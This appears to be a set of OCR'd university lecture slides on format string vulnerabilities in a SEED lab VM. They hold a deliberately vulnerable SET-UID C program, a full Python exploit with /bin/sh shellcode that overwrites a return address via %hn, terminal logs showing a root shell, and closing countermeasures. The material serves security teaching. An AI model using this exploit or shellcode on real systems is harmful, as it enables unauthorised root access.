


Attack 4 : Faster Approach




- **Address A** : first part of address of var (**4** chars)
- **Address B** : second part of address of var (**4** chars)
- **4 %.8x** : To move va_list to reach Address 1 (Trial and error, 4x8=**32**)
- **@@@@** : **4** chars
- **5 _** : **5** chars
- **Total** number of characters so far: 12+5+32 = **49** chars

Attack 4 : Faster Approach




- To print **0x6688** (decimal 26248), we need **26248 - 49 = 26199** additional characters as precision field of last %x prior to first %hn ==> **%.26199x**

Attack 4 : Faster Approach



- If we just insert another %hn, va_list will point to the second address and same value will be stored. (remember %hn will also advance the pointer)
- Hence, we put **@@@@** between two addresses so that **we can insert one more %x** and **increase the number of printed characters to 0x7799**.

Attack 4 : Faster Approach



- After first %hn, va_list pointer points to @@@@, the pointer will advance to the second address. Precision field is set to **4368** = 30617 - 26248 **- 1** in order to print **0x7799** (decimal 30617) when we reach second %hn.
  1 is for the underscore _

Attack 5 : Inject Malicious Code

Goal : To **modify the return address** of the vulnerable code **and** let it **point it to** the malicious code (e.g., **shellcode** to execute /bin/sh).
Get root access if vulnerable code is a **SET-UID** program.

Challenges :

- Inject Malicious code (e.g., shellcode) onto the stack
- Find starting address (A) of the injected code
- Find return address (B) of the vulnerable code
- Write value A to B

Attack 5 : Inject Malicious Code

- Using **gdb** to get the **address of the return address** and start **address of the malicious code**.
- Assume that the address of the return address is `0xbffff38c`
- Assume that the start address of the malicious code is `0xbffff358`

Goal : Write the value `0xbffff358` to address `0xbffff38c`

Steps :


- Break `0xbffff38c` into two contiguous 2-byte memory locations : `0xbffff38c` and `0xbffff38e`.
- Store `0xbfff` into `0xbffff38e` and `0xf358` into `0xbffff38c`

Attack 5 : Inject Malicious Code

This is **the address of the return address** value

- Number of characters printed before first `%hn` = 12 + (4x8) + 5 + **49102** = 49151 (**`0xbfff`**).
  - 12 (2 addresses + @@@@)
  - 4x8 (8 chars printed due to %.8x * 4)
  - 5 (underscores _)
- After first `%hn`, **13144** + **1** =13145 are printed
  - 1 (additional underscore _)
- 49151 + 13145 = **62296** (**`0xf358`**)
- Result: **`0xbffff358`** is printed on **`0xbffff38c`**

`Return Address value is changed`



Attack 5 : Inject Malicious Code (fmtvul.c)

fmtvul.c


```c
#include <stdio.h>

void fmtstr(char *str)
{
    unsigned int *framep;
    unsigned int *ret;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));
    ret = framep + 1;

    /* print out information for experiment purpose */
    printf("The address of the input array:  0x%.8x\n",
            (unsigned)str);
    printf("The value of the frame pointer:  0x%.8x\n",
            (unsigned)framep);
    printf("The value of the return address: 0x%.8x\n", *ret);

    printf(str); // The vulnerable place

    printf("\nThe value of the return address: 0x%.8x\n", *ret);
}

int main(int argc, char **argv)
{
    FILE *badfile;
    char str[200];

    badfile = fopen("badfile", "rb");
    fread(str, sizeof(char), 200, badfile);
    fmtstr(str);

    return 1;
}
```

Attack 5 : Inject Malicious Code (Attack Setup)

```
[03/07/23]seed@VM:~/.../lecture12$ gcc -m32 -z execstack -g -o fmtvul fmtvul.c
fmtvul.c: In function ‘fmtstr’:
fmtvul.c:19:5: warning: format not a string literal and no format arguments [-Wformat-security]
   19 |     printf(str); // The vulnerable place
      |     ^~~~~~
[03/07/23]seed@VM:~/.../lecture12$ sudo chown root fmtvul
[03/07/23]seed@VM:~/.../lecture12$ sudo chmod u+s fmtvul
[03/07/23]seed@VM:~/.../lecture12$ ls -l fmtvul
-rwsrwxr-x 1 root seed 18340 Mar  7 18:25 fmtvul
[03/07/23]seed@VM:~/.../lecture12$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/07/23]seed@VM:~/.../lecture12$
```

Attack 5 : Inject Malicious Code (Normal Run)

```
[03/07/23]seed@VM:~/.../lecture12$ rm badfile
[03/07/23]seed@VM:~/.../lecture12$ touch badfile
[03/07/23]seed@VM:~/.../lecture12$ ./fmtvul
The address of the input array:  0xffffd134
The value of the frame pointer:  0xffffd108
The value of the return address: 0x56556345

The value of the return address: 0x56556345
[03/07/23]seed@VM:~/.../lecture12$
```



Return address is located at address **0xffffd108** + **4** = **0xffffd10c**

Return address value is currently **0x56556345**

```
B+ 0x5655622d <fmtstr>      endbr32
   0x56556231 <fmtstr+4>    push   ebp
   0x56556232 <fmtstr+5>    mov    ebp,esp
  >0x56556234 <fmtstr+7>    push   ebx
```

```
gdb-peda$ x/xw $ebp+4
0xffffd0bc:     0x56556345
```

Notice address is different inside gdb

Attack 5 : Inject Malicious Code (fmtexploit.py)

```
shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200

# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Put the shellcode at the end
start = N - len(shellcode)
content[start:] = shellcode

# Put the return address at the beginning
# Notice the most significant 2 bytes are larger than least significant 2 bytes
# This is why here we start with smaller one first (least significant first)
addr1 = 0xffffd10c
addr2 = 0xffffd10e
content[0:4]  = (addr1).to_bytes(4,byteorder='little')
content[4:8]  = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little')

# Add the format specifiers
small = 0xd1b4 - 12 - 19*8
large = 0xffff - 0xd1b4
s = "%.8x"*19 + "%." + str(small) + "x" + "%hn" \
              + "%." + str(large) + "x" + "%hn"
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

shellcode

address of the return address value **0x56556345**

12 in total

address of shellcode = **0xffffd1b4**
We know shellcode is located **at the end** of the **input str**
and there exists plenty of **0x90 (NOP instructions)** between format specifiers to shellcode ==> OP-slide (we choose 128)
0xffffd134 + 128 (hex 0x80) = **0xffffd1b4**
Figure 6.7 in textbook illustrates this

Attack 5 : Inject Malicious Code (Run Attack)

```
[03/07/23]seed@VM:~/.../lecture12$ ./fmtexploit.py
[03/07/23]seed@VM:~/.../lecture12$ cat badfile

[illegible]%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.53536x%hn%.11835x%hn[illegible]1
[illegible]1·[illegible]1[illegible]Ph//shh/bin[illegible]PS[illegible]
                                                [03/07/23]seed@VM:~/.../lecture12$
[03/07/23]seed@VM:~/.../lecture12$ ./fmtvul
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000040404040[illegible]
[illegible]1[illegible]1·[illegible]1[illegible]Ph//shh/bin[illegible]PS[illegible]

The value of the return address: 0xffffd1b4
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Limited Format String Length

- **Size of format string** can be **reduced** using the **format string's parameter field k$**
- E.g. 1, %**3$.20**x: print out the value of the **third** optional argument.
  .20 will print the value in precision of 20 digits as seen before (e.g., **00000000000000000007** 'assuming 7 is the third argument') - padded with **19 zeros**
- E.g. 2, %**6$**n: store current count into **sixth** optional argument.

Attack 5 : Code Injection Using Shorter Format String

```
[03/07/23]seed@VM:~/.../lecture12$ ./fmtexploit_revised.py
[03/07/23]seed@VM:~/.../lecture12$ cat badfile

%.53692x%21$hn%.11835x%22$hn
1·Ph//shh/bin
[
03/07/23]seed@VM:~/.../lecture12$ ./fmtvul
```

```
f7fb4000
1·Ph//shh/bin

The value of the return address: 0xffffd1c4
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Countermeasures: Developer

- Avoid using untrusted user inputs for format strings in functions like `printf, sprintf, fprintf, vprintf, scanf, vfscanf.`

```
// Vulnerable version (user inputs become part of the format string):
        sprintf(format, "%s %s", user_input, ": %d");
        printf(format, program_data);


// Safe version (user inputs are not part of the format string):
        strcpy(format, "%s: %d");
        printf(format, user_input, program_data);
```

Countermeasures: Compiler

Compilers can detect potential format string vulnerabilities

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

- Use two compilers to compile the program: **`gcc`** and **`clang`**.
- We can see that there is a mismatch in the format string.

Countermeasures: Compiler

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
    int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
    arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                     ~^
1 warning generated.
```

- With default settings, both compilers gave **warning** for the first `printf()`.
- No warning was given out for the second one.

Countermeasures: Compiler

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
    types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
   printf(format, 5, 4);
          ^~~~~~
2 warnings generated.
```

Additional warning

- On giving an option **`-Wformat=2`**, both compilers give warnings for both `printf` statements stating that the format string is not a string literal.
- These warnings just act as **reminders to the developers** that there is a potential problem but nevertheless compile the programs.

Countermeasures

- **Address randomization**: Makes it difficult for the attackers to guess the address of the target memory (return address, address of the malicious code)
- **Non-executable Stack/Heap**: This will not work if attackers use the return-to-libc technique to defeat the countermeasure.
- **StackGuard**: This will not work. Unlike buffer overflow, using format string vulnerabilities, we can ensure that only the target memory is modified; no other memory is affected (e.g., canaries).

Summary

- How format string works
- Format string vulnerability
- Exploiting the vulnerability
- Injecting malicious code by exploiting the vulnerability